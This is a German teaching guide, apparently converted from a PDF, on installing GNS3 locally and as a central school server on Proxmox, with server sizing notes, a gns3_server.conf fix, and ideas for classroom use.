
Wenn man diese Schritte ausgeführt hat, sollte GNS3 mit lokaler GNS3 VM (in VMWare) funktionieren.

Erste Schritte nach der Installation


1. Starte die GNS3-GUI ohne VMWare-Workstation zu starten. Unter „Servers Summary“ sollte zum aktuellen Zeitpunkt nur eine „Instanz“ (die Clientinstallation) mit einem grünen Punkt angezeigt werden.




2. Konfigurieren Sie nun den GNS3-Server.
   Unter Edit →Preferences → GNS3 VM → Enable the GNS3 VM auswählen und mit OK bestätigen.



Im Hintergrund wird die GNS3-VM automatisch unter VMware gestartet. Dies wird im Fenster „Server Summary“ auf der rechten Seite angezeigt.




Die gestartete virtuelle Maschine zeigt ein blaues Fenster mit Text und einer Schaltfläche <OK>. Die Virtuelle Maschine sollte unberührt im Hintergrund laufen.



3. Alle notwendigen Einstellungen für RAM und Anzahl der Kerne werden ausschließlich in der GNS3-Desktop-App, also im Client vorgenommen. Der GNS3-Client steuert die Einstellungen in VMWare-Workstation per API-Zugriff.

   Verändern Sie die Einstellungen an dieser Stelle und bestätigen diese, dann wird die virtuelle Maschine automatisch neu gestartet.


4. Wenn man das Fenster „Preferences“ wieder öffnet, sollte die GNS3 VM erkannt worden sein. Siehe rote Kästen:



Die Einstellungen für die Anzahl an Kernen und Größe des RAM richteten sich nach der Anzahl eingesetzter Emulatoren und deren Bedarfe. Beginnen Sie mit den abgebildeten Einstellungen für Ihre ersten Gehversuche. Je nach Rechnerleistung können Sie die Werte erhöhen.

VERTEILTE INSTALLATION

Für die klassische Unterrichtsdurchführung im Rahmen der Schulnetzinfrastruktur und ggf. auch im Distanzunterricht bietet sich eine verteilte Installation an.




- lokale GNS3-Client (GNS3 GUI) Installation, vgl. lokale Installation
- zentrale GNS3-Server-Installation auf einem leistungsfähigen Rechner in der Schulnetzinfrastruktur bzw. im LAN der Schule.
    - Virtuelle Maschine in einem Hypervisor I (z. B. Proxmox).
    - Betriebssystem der virtuellen Maschine Ubuntu 18.04 LTS auf dem der GNS3-Server installiert wird.
- Vorteile des gewählten Lösungsansatzes:
    - Der Installationsaufwand auf der Seite der Nutzer (Lernende und Lehrkräfte) beschränkt sich auf die GNS3-Client-Installation.
    - Je nach Zielsetzung ist auch der Zugriff über den Browser ausreichend.
    - Die erforderliche Systemleistung kann zentralisiert werden.
- Die auszulegende Systemleistung des Remote-Servers wird im Wesentlichen durch die parallel betriebenen GNS3-Projekte bestimmt. Die Größe (Anzahl der emulierten Netzwerkkomponenten und deren benötigte Systemressourcen) spielt in dieser Infrastruktur ein weitere aber sekundäre Rolle.

Gesammelte Erfahrungen - veränderter Konfig. im Proxmox

Erforderliche Systemleistung auf dem Remote-Server - Erfahrung		
Szenario	6 parallel betriebene Projekte mit je 6 Knoten Verwendete Knoten/Projekt: • 3 Router (qemu, je 512MB RAM) • 1 Switch (qemu, 768 MB RAM) • 1 Endgerät (qemu, 256 MB RAM) • 1 Endgerät (qemu, 1024 MB RAM)	
1. Testlauf	Memory 32 GByte Processors 8x HDD 80 GByte	CPU-Last 70-100 % Memory-Last 60-80%
2. Testlauf	Memory 64 GByte Processors 32x HDD 150 GByte	CPU-Last < 50% Memory-Last < 50%

Faustregel für Anzahl der benötigten CPU-Kerne: 1 Kern/Appliance

Monitoring im Testlauf 2



Der Anstieg bis ca. 40% der CPU-Last ist auf das Starten (Hochfahren) der 6 Projekte zurückzuführen.

- je nach Zugriffsmöglichkeiten, auch von extern auf dem GNS3-Server im internen Schulnetz kann auch der Distanzunterricht mit diesem Lösungsansatz umgesetzt werden. Ist das keine Option, könnte der zentrale Server auch in der Cloud betrieben werden. Dieser Ansatz wird hier nicht verfolgt.

Bitte grundsätzlich beachten:

Die Versionen von Client und Server müssen übereinstimmen. (Anleitung – Wartung)

Da sich unter Umständen der GNS3-Client in verschiedenen Umgebungen mit jeweils anderem GNS3-Server verbindet, macht es Sinn auf dem GNS3-Client Profile einzurichten, die mit dem Start des Clients gewählt werden können, je nachdem in welcher Umgebung man mit GNS3 arbeiten möchte. Im Kontext Schule macht es daher Sinn die erforderlichen Verbindungsparameter (IP, Port, Username und Passwort) und eine auszugeben. (Anleitung - Profileinrichtung)

Zusätzlicher Hinweis:

In der Architektur der verteilten Installation könnten die Emulatoren einer Topologie/eines GNS3-Projekts auch auf mehreren Remote-Server verteilt sein. Der Controller übernimmt in diesem Szenario die Funktion, in einer Topologie verteilte emulierte Netzwerkkomponenten zu einem Projekt zusammenzuführen.

GNS3-Client Installation (am Beispiel Windows)

Ist der GNS3-Client auf dem Arbeitsrechner schon installiert, können Sie mit der Installation des Remote Servers fortsetzen.

Anleitung für die GNS3 Client-Installation

GNS3-Remote-Server Installation (am Bsp. Ubuntu VM auf Proxmox)

Eine Installationsanleitung mit der Hilfe eines aktuellen Installationsskripts finden Sie in der GNS3-Dokumentation der GNS3 Site.

Installation des Remote-Servers

Die Dokumentation verweist auf das Repository github (https://github.com/GNS3).

Hier finden Sie das Skript „remote-install.sh“ und weitere Hinweise z. B. zur Versionierung von GNS3.

Hier gehen wir auf wenige Feinheiten ein, die bei dieser Installation aufgefallen sind.

- Da wir den GNS3 Remote Server im LAN betreiben, haben wir keinen VPN-Zugriff konfiguriert. Den Schalter *--with-openvpn* im *curl-Befehl* haben wir nicht genutzt.
- Nach der Installation mit Hilfe des Installationsskripts muss die gns3_server.conf angepasst werden, falls beim restart des Servers (*systemctl stop gns3* und *systemctl start gns3*) folgende Herausforderung besteht:

Herausforderung:

/var/log/gns3 yyyy-mm-tt hh:mm:ss CRITICAL web_server.py:88 Could not start the server: [Errno 99] error while, attempting to bind on address ('172.16.253.1', 3080): cannot assign requested address

- Ziel ist es die IP-Adresse des GNS3-Servers der tatsächlich genutzten IP der Schnittstelle ins lokale Netz anzupassen.
- Die *gns3_server.conf* befindet sich im Verzeichnis /etc/gns3/

Anpassung

- gns3_server.conf z. B. mit dem Editor nano bearbeiten
  - *Befehl: nano gns3_server.conf*
- Inhalt der Server-Config korrigieren

  [Server]

  #host = 172.16.253.1 (nichtzutreffende IP auskommentieren)

  #(tatsächliche IP der Schnittstelle der VM ins lokale Netz eintragen)

  host = x.x.x.x

  port= 3080

  …
- Änderungen speichern und nano verlassen
- Neustart des Dienstes
  - systemctl stop gns3
  - systemctl start gns3
- Überprüfung, ob Dienst gns3 läuft z. B.:

  netstat -tunlp

  …. tcp 0 0 x.x.x.x:8081 0.0.0.0: LISTEN 1669/python3*

  …. tcp 0 0 x.x.x.x:3080 0.0.0.0: LISTEN -*

oder

systmctl status gns3


● *gns3.service - GNS3 server*

Loaded: loaded (/usr/lib/systemd/system/gns3.service; enabled; preset: enabled)

Active: active (running) since Thu 2025-01-23 09:46:38 CET; 43min ago

…

- Ist die Installation und Konfiguration abgeschlossen kann sich der GNS-Client mit dem Remote-Server verbinden. Die relevanten Parameter (IP, Port, User und Password, definiert in *gns3_server.conf*, Standard username: gns3, Standardpasswort: gns3) der *gns3_server.conf* sind die Verbindungsparameter für den Client.



Das Standard-Authentifizierungs-Parameter (username und password) können Sie in der *gns3_server.conf* anpassen/ändern.

…

auth = True

user = bob

password = alice

…

zusätzliche Hinweise zum Proxmox

Besonderheiten bei den Einstellungen in der Virtuellen Maschine

- Hardware > Processors > Type: host
- Options >
  - KVM hardware virtualization: Yes
  - QEMU Guest Agent: Enabled

NUTZUNGSIDEEN IM UNTERRICHTSPROZESS

Unterrichtsvorbereitung

- Die Unterrichtsvorbereitung kann mit der lokalen Installation von Client und Server unabh. von zentralen Servern stattfinden.
- Die für Schüler vorbereiteten Lernaktivitäten und GNS3-Projekte können in der Schulumgebung (verteilte Installation) auf dem Remote-Server vervielfältigt (Anleitung) und so für z. B. eine arbeitsgleiche Lernaktivität mehreren Schülern oder Gruppen bereitgestellt werden.
- Im Sinne der inneren Differenzierung können die Lernaktivitäten in unterschiedlichen Vorfertigungsgraden bereitgestellt werden.
- Ein angelegtes Profil (Anleitung zur Profileinrichtung) kann den Wechsel zwischen der Umgebung am Heimarbeitsplatz und der Umgebung im Schulnetz beschleunigen.
- Die gewünschten Appliances (emulierte Netzwerkkomponenten) werden in der Umgebung bereitgestellt, die ausschließlich der Lehrkraft zur Verfügung steht. Mit der Vielzahl der Appliances aus dem Marketplace gehen auch eine Vielzahl von Nutzungsbedingungen einher. Überlegungen hinsichtlich der erweiterten Nutzung mit Lernenden im Rahmen des Unterrichts spielen hier noch eine untergeordnete Rolle müssen jedoch bei der Entwicklung der Projekte mitgedacht werden, wenn diese für Lernende bereitgestellt werden.
    - Hinweis: Bereits bei der Unterrichtsvorbereitung und der Entwicklung von GNS3-Projekten ist die erweiterte Nutzung im schulischen Kontext zu berücksichtigen. Im Falle der Verwendung kommerzieller Software sind die Nutzungsbedingungen für den schulischen Verwendungszweck im Rahmen von Unterricht vor dem Einsatz zu klären. Im Zweifelsfall ist die Nutzung von Appliances zu empfehlen, die in die Kategorie Public-Domain-Software oder Shareware fallen.
- Wenn ein erstelltes GNS3-Projekt für die Unterrichtsdurchführung in der lokalen Installation fertiggestellt wurde und es für die verteilte Installation in der Schulinfrastruktur bereitgestellt werden soll, nutzt man die Funktion „Export/Import portable project“.

Unterrichtsdurchführung

- die Lernaktivitäten bzw. GNS3-Projekte werden in der verteilten Installation der Schulnetzinfrastruktur auf dem Remote Server bereitgestellt
- die GNS3-Projekte können auf dem Remote-Server vervielfältigt und für arbeitsgleiche oder differenzierte Lernaktivitäten bereitgestellt werden.
- in den Projekten kann kollaborativ gearbeitet werden. Entweder weil z. B. die Lernaktivität arbeitsteilig bewältigt wird oder weil z. B. unterstützend und anleitend eingegriffen wird. Technisch bedeutet dies, die Aktivitäten auf der GUI sind auf den Endgeräten synchronisiert, die Konsolenfenster bleiben - weil diese lokal ausgeführt werden – individuell sichtbar.
- Durch den zentralen Zugriff auf die Projekte wird das Teilen z. B. für Präsentationszwecke erleichtert.
- Da GNS3 aktuell über kein Rollen- und Rechtekonzept verfügt, haben - in der Variante der zentralen Installation - alle Nutzer (Schüler und Lehrer) die gleichen Zugriffsrechte auf die zentral bereitgestellten Projekte und Funktionen auf dem Remote-Server. Einzige Hürde im Zugriff auf den Remote-Server sind die Verbindungsparameter (IP, Port, Username, Password). Im Kontext Schule empfiehlt sich daher Regeln der Nutzung zu formulieren und diese verbindlich einzuführen und einzufordern.
- Nach Abschluss der Lernaktivitäten können die bearbeiteten GNS3-Projekte einzeln durch die Funktion „Export/Import portable project“ gesichert und eingesammelt werden. Die Sicherung als portables Projekt oder die Snapshot-Funktion unterstützen die Zustandssicherung des Projekts.

Unterrichtsnachbereitung

- die Unterrichtsnachbereitung kann am heimischen Arbeitsplatz in der lokalen Installation durchgeführt. Im Format des gesicherten portablen Projekts kann diese mit der Importfunktion auf dem lokalen GNS3-Server wiederhergestellt werden.
- die Unterrichtsnachbereitung könnte ebenso in der verteilten Installation auf dem Remote-Server erfolgen, sofern von extern ein Fernzugriff (z. B. mit einem VPN) auf den GNS3-Server in der Schulnetzinfrastruktur möglich ist.


ANLEITUNGEN – WARTUNG

Wie bereits erwähnt müssen die Versionen von Client und Server übereinstimmen. Die Version verändert sich regelmäßig und in zeitlich kurzen Abständen (Erfahrungswerte 2024).

Update des GNS3-Clients

Das Update des GNS3-Clients erfolgt einfach durch eine Neuinstallation. (siehe GNS3-Client-Installation)


Innerhalb der GNS3-Client-GUI ist bisher nur eine Überprüfung der Version möglich.




Update des lokalen GNS3-Servers (GNS3 VM)

Die virtuelle Maschine des GNS3-Servers auf dem Hypervisor des Arbeitsplatzrechners besitzt einen GUI für einige wenige Interaktionen. Eine wichtige Funktion dieser GUI ist die Möglichkeit GNS3 einfach auf die neueste Version zu aktualisieren.


1. Version überprüfen



